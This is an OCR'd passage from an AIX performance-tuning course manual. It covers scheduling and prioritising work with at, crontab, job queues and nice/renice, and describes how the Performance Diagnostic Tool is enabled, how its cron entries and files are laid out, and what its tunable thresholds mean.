
The visual shows a performance truism, “there is always a next bottleneck”. It means that eliminating one bottleneck might lead to another performance bottleneck. For example, eliminating a disk bottleneck might lead to a memory bottleneck. Eliminating the memory bottleneck might lead to a CPU bottleneck.

When you have exhausted all system tuning possibilities and performance is still unsatisfactory, you have one final choice: **Adapt workload-management techniques**

These techniques are provided on the next pages.

Workload Management Techniques (1 of 3)

Run programs at a specific time



```
# echo "/usr/local/bin/report" | at 0300
# echo "/usr/bin/cleanup" | at 1100 friday


# crontab -e

0   3   *   *   1-5    /usr/local/bin/report
```


Figure 11-17. Workload Management Techniques (1 of 3) AU1610.0

Notes:

Workload management simply means assessing the components of the workload to determine whether they are all needed as soon as possible. Usually, there is work that can wait for a while. A report that needs to be created for the next morning, could be started at 4 p.m. or at 4 a.m. The difference is that at night the CPU is probably idle.

The cron daemon can be used to spread out the workload by running at different times. To take advantage of the capability, use the **at** command or set up a **crontab** file.

Workload Management Techniques (2 of 3)



Sequential execution of programs

```
# vi /etc/qconfig

ksh:
    device = kshdev
    discipline = fcfs

kshdev:
    backend = /usr/bin/ksh

# qadm -D ksh

# qprt -P ksh report1
# qprt -P ksh report2
# qprt -P ksh report3

# qadm -U ksh
```

Queue is down

Jobs will be queued

Queue is up:
Jobs will be executed sequentially

Figure 11-18. Workload Management Techniques (2 of 3) AU1610.0

Notes:

Another workload management technique is to put programs or procedures in a **job queue**. In the example we define a **ksh** queue, that uses the /**usr**/**bin**/**ksh** as backend (the backend is the program that is called by **qdaemon**).

In the example we bring the queue down:

```
# qadm -D ksh
```


During the day (or when the workload is very high), users put their jobs into this queue:

```
# qprt -P ksh report1
# qprt -P ksh report2
# qprt -P ksh report3
```

During the night (or when the workload is lower), you put the queue up, which leads to a sequential execution of all jobs in the queue:

```
# qadm -U ksh
```

Workload Management Techniques (3 of 3)



Run programs at a reduced priority

```
# nice -n 15 backup_all &
# ps -el
   F     S   UID   PID  PPID   C  PRI   NI      ...   TIME    CMD

240001   A     0  3860  2820  30   90   35  ...   0:01   backup_all
```

```
# renice -n -10 3860
# ps -el
   F     S   UID   PID  PPID   C  PRI   NI      ...   TIME    CMD

240001   A     0  3860  2820  26   78   25  ...   0:02   backup_all
```

Figure 11-19. Workload Management Techniques (3 of 3) AU1610.0

Notes:

Some programs that run during the day can be run with a lower priority. They will take longer to complete, but they will be less in competition with really time-critical processes.

To run a program at a lower priority, use the **nice** command:

```
# nice -n 15 backup_all &
```

This command specifies that the program **backup_all** runs at a very low priority. The default nice value is 20 (24 for a ksh background process), which is increased here to 35. The nice value can range from 0 to 39, with 39 being the lowest priority.

As **root** user you can use **nice** to start processes with a higher priority. In this case you would use a negative value:

```
# nice -n -15 backup_all &
```

Here the nice value is decreased to 5, which results in a very high priority of the process.

If the process is already running, you can use the **renice** command to reduce or increase the priority:

```
# renice -n -10 3860
```

In the example we decrease the nice value (from 35 to 25), which results in a higher priority. Note that you must specify the process ID when working with **renice**.

Next Step




Figure 11-20. Next Step AU1610.0

Notes:

After the exercise you should be able to:

- Use **ps** to identify CPU and memory-intensive programs
- Execute a basic performance analysis
- Implement a korn shell job queue
- Work with **nice** and **renice**

11.2 Performance Diagnostic Tool (PDT)

Performance Diagnostic Tool (PDT)

PDT assesses the current state of a system and tracks changes in workload and performance.



PDT
Balanced use of resources
Operation within bounds
Identify workload trends
Error-Free Operation
Changes should be investigated
Appropriate setting of system parameters

Figure 11-21. Performance Diagnostic Tool (PDT) AU1610.0

Notes:

PDT assesses the current state of a system and tracks changes in workload and performance. It attempts to identify incipient problems and suggest solutions before the problems become critical. PDT is available on all AIX 4 or later systems. It is contained in fileset **bos.perf.diag_tool**.

PDT attempts to apply some general concepts of well-performing systems to its search for problems. These concepts are:

1. **Balanced use of resources**:

   In general, if there are several resources of the same type, then a balanced use of those resources produces better performance.

   - Comparable numbers of physical volumes on each adapter
   - Paging space distributed across multiple physical volumes
   - Roughly equal measured load on different physical volumes

2. **Operation within bounds**:

   Resources have limits to their use. Trends that would attempt to exceed those limits are reported.

   - File system sizes cannot exceed the allocated space
   - A disk cannot be utilized more than 100% of the time

3. **Identify workload trends**:

   Trends can indicate a change in the nature of the workload as well as increases in the amount of resource used:

   - Number of users logged in
   - Total number of processes
   - CPU-idle percentage

4. **Error-free operation**:

   Hardware or software errors often produce performance problems.

   - Check the hardware and software error logs
   - Report bad VMM pages (pages that have been allocated by applications but have not been freed properly)

5. **Changes should be investigated**:

   New workloads or processes that start to consume resources may be the first sign of a problem.

   - Appearance of new processes that consume lots of CPU or memory resources

6. **Appropriate setting of system parameters**

   There are many parameters in the system, for example the maximum number of processes allowed per user (maxuproc). Are all of them set appropriately?

The PDT data collection and reporting is very easy to implement.

Enabling PDT

# /usr/sbin/perf/diag_tool/pdt_config

```
        -----------PDT customization menu-----------
1) show current      PDT report recipient and severity level
2) modify/enablePDT reporting
3) disable           PDT reporting
4) modify/enable     PDT collection
5) disable           PDT collection
6) de-install        PDT
7) exit pdt_config

Please enter a number: 4
```

Figure 11-22. Enabling PDT AU1610.0

Notes:

From the PDT menu, option 4 enables the default data collection functions. Actual collection occurs via **cron** jobs run by the **cron** daemon.

The menu is created using the Korn Shell **select** command, and this means the menu options are not reprinted after each selection; however, the program will show the menu again if you press Enter without making a selection.


To alter the recipient of reports use option 2 - the default is the adm user. Reports have severity levels. There are three levels - 1 gives the smallest report, while level 3 will analyze the data in more depth.

Option 6 does not deinstall the program - it simply advises how you might do that.

Analysis by PDT is both static (configuration focused; that is, I/O and paging) and dynamic (over time). Dynamic analysis includes such areas as network, CPU, memory, file size, file system usage, and paging space usage. An additional part of the report evaluates load average, process states, and CPU idle time.

Once PDT is enabled, it maintains data in a historical record for (by default) 35 days. On a daily basis, by default, PDT generates a diagnostic report that is sent to user **adm** and also written to /**var**/**perf**/**tmp**/**PDT_REPORT**.

cron Control of PDT Components



```
# cat /var/spool/cron/crontabs/adm

0  9   *   *  1-5  /usr/sbin/perf/diag_tool/Driver_  daily
```

Collect system data, each workday at 9:00

```
0 10   *   *  1-5  /usr/sbin/perf/diag_tool/Driver_  daily2
```

Create a report, each workday at 10:00

```
0 21   *   *  6    /usr/sbin/perf/diag_tool/Driver_  offweekly
```

Cleanup old data, each saturday evening

Figure 11-23. cron Control of PDT Components AU1610.0

Notes:

The three main components of the PDT system are: collection control, retention control, and reporting control.

When PDT is enabled, by default, it adds entries to the **crontab** file for **adm** to run these functions at certain default times and frequencies. The entries execute a shell script called **Driver_** in the **/usr/sbin/perf/diag_tool** directory. This script is passed three different parameters, each representing a collection profile, at three different collection times.

# cat /var/spool/cron/crontabs/adm
0 9 * * 1-5 /usr/sbin/perf/diag_tool/Driver_ daily
0 10 * * 1-5 /usr/sbin/perf/diag_tool/Driver_ daily2
0 21 * * 6 /usr/sbin/perf/diag_tool/Driver_ offweekly

The crontab entries and the **Driver_** script indicate that daily statistics (**daily**) are collected at 9:00 a.m. and reports (**daily2**) are generated at 10:00 a.m. every work day, and historical data (**offweekly**) is cleaned up every Saturday night at 9:00 p.m.

PDT Files



Collection
Driver_ daily
/var/perf/cfg/diag_tool/.collection.control
Clean Up
Driver_ offweekly
/var/perf/cfg/diag_tool/.retention.control
35 days
.rentention.list
/var/perf/tmp/.sm
Reporting
Driver_ daily2
/var/perf/cfg/diag_tool/.reporting.control
/var/perf/tmp/.SM.discards
/var/perf/tmp/.SM.last
adm
/var/perf/tmp/PDT_REPORT
Next Day
/var/perf/tmp/PDT_REPORT.last

Figure 11-24. PDT Files AU1610.0

Notes:

The parameter passed to the **Driver_** shell script is compared with the contents of the**.control** files found in the **/var/perf/cfg/diag_tool** directory to find a match. These control files contain the names of scripts to run to collect data and generate reports. When a match is found, the corresponding scripts are run. The scripts that are executed for **daily** are in **.collection.control**, those for **daily2** are in **.reporting.control**, and **offweekly** are in **.retention.control**.


The collection component comprises a set of programs in **/usr/sbin/perf/diag_tool** that periodically collect and record data on configuration, availability and performance.

The retention component periodically reviews the collected data and discards data that is out of date. The size of the historical record is controlled by the file **/var/perf/cfg/diag_tool/.retention.list** - it contains the default number “35” - this number of days may be changed easily. Data that is discarded during the cleanup, is appended to the file **/var/perf/tmp/.SM.discards** - and the cleansed data is kept in **/var/perf/tmp/.SM**, with one last backup held in **/var/perf/tmp/.SM.last**.

Finally, the reporting component periodically produces a diagnostic report from the current set of historical data - on a daily basis PDT generates a diagnostic report and mails the report (by default) to adm and writes it to **/var/perf/tmp/PDT_REPORT**. The previous day's report is saved to **/var/perf/tmp/PDT_REPORT.last**.

Any PDT execution errors will be appended to the file **/var/perf/tmp/.stderr**.

Customizing PDT: Changing Thresholds



```
# vi  /var/perf/cfg/diag_tool/.thresholds

(int)   DISK_STORAGE_BALANCE 800        [0:10000 MB]
(int)   NUMBER_OF_BALANCE       1       [0:10000]
(int)   FS_UTIL_LIMIT          90       [0:100%]

...
```

Current Value

Valid Range

Figure 11-25. Customizing PDT: Changing Thresholds AU1610.0

Notes:

The **/var/perf/cfg/diag_tool/.thresholds** file contains the thresholds used in analysis and reporting. The visual shows thresholds that are related to disk balancing (DISK_STORAGE_BALANCE, NUMBER_OF_BALANCE) and file system utilization. The file may be modified by **root** or **adm**. Here is a complete listing of all thresholds:

DISK_STORAGE_BALANCE (MB)
The SCSI controller having the most disk storage space attached to it is identified. The SCSI controller having the smallest disk storage is identified. If the difference (in MB) between these two amounts exceeds DISK_STORAGE_BALANCE, then a message will be displayed:

“SCSI Controller **scsiX** has **A.B**MB more storage than **scsiY**”

PAGING_SPACE_BALANCE
Not presently used.

NUMBER_OF_BALANCE
The SCSI controller having the largest number of disks attached is identified. The SCSI

controller having the least number of disks is identified. If the difference between these two counts exceeds NUMBER_OF_BALANCE, then we report:

“SCSI Controller **scsiX** has A more disks than **scsiY**”

The same sort of test is performed on the number of paging areas defined on each physical volume:

> “Physical Volume **hdiskX** has **A** paging areas,
> while Physical Volume **hdiskY** has only **B**”

MIN_UTIL (%)
This threshold is applied to process utilizations. Changes in the top-3 CPU consumers are only reported if the new process had a utilization in excess of MIN_UTIL:

“First appearance of **PID (process_name)** on top-3 cpu list”

The same threshold applies to changes in the top-3 memory consumers list:

“First appearance of **PID (process_name)** on top-3 memory list”

FS_UTIL_LIMIT (%)
Applies to jfs file system utilizations. If a file system is found with percentage use in excess of FS_UTIL_LIMIT, then it is identified in the message:

“File system **device_name (/mount_point)** is nearly full at **X%**”

The same threshold is applied to paging spaces:

“Paging space **paging_name** is nearly full at **Y%**”

MEMORY_FACTOR
This parameter is employed in the (crude) test to determine if the system has sufficient memory. Conceptually, the objective is to determine if the total amount of memory is adequately backed up by paging space. If real memory size is close to the amount of used paging space, then the system is likely to start paging, and would benefit from the addition of memory. The actual formula is based on experience, and actually compares: MEMORY_FACTOR * memory with the mean paging space (+/- 2 standard deviations).

“System has **X** MB memory; may be inadequate.”

The current default is “0.9”; by decreasing this number, the warning will be produced more frequently (and perhaps, unnecessarily). Increasing this number will eliminate the message altogether.

TREND_THRESHOLD
This is used in all trending assessments. It is applied after a linear regression is performed on all the available historical data. The slope of the fitted line (assuming a line of significance could be fit, and the regression passes a suite of residuals tests) must exceed (Last Value) * TREND_THRESHOLD:

> “File system **device_name (/mount_point**) is growing,
> now, **X**% full, and growing an avg. of **Y%**/day”

This is purely a heuristic. The objective is to try to ensure that a trend, however strong its statistical significance, actually has some “real world” significance.

So, for example, if we determine that a file system is growing at **A** MB/day, and the last value for the file system size is 100 MB, we require that **A** exceed 100 MB*TREND_THRESHOLD to be reported as a trend of “real world” significance. The default for TREND_THRESHOLD is "0.01", so a growth rate of 1 MB per day would be required for reporting. The threshold can be set anywhere between “0.000001” and “100000”.

The assessment applies to trends associated with:

CPU use by a top-3 process
Memory use by a top-3 process
The size of files indicated in the .files file
FILE SYSTEMS (jfs)
PAGE SPACES
Hardware errors
Software errors
Workload indicators
Processes per user
Ping delay to nodes in the .hosts file
Packet loss % to nodes in the .hosts file

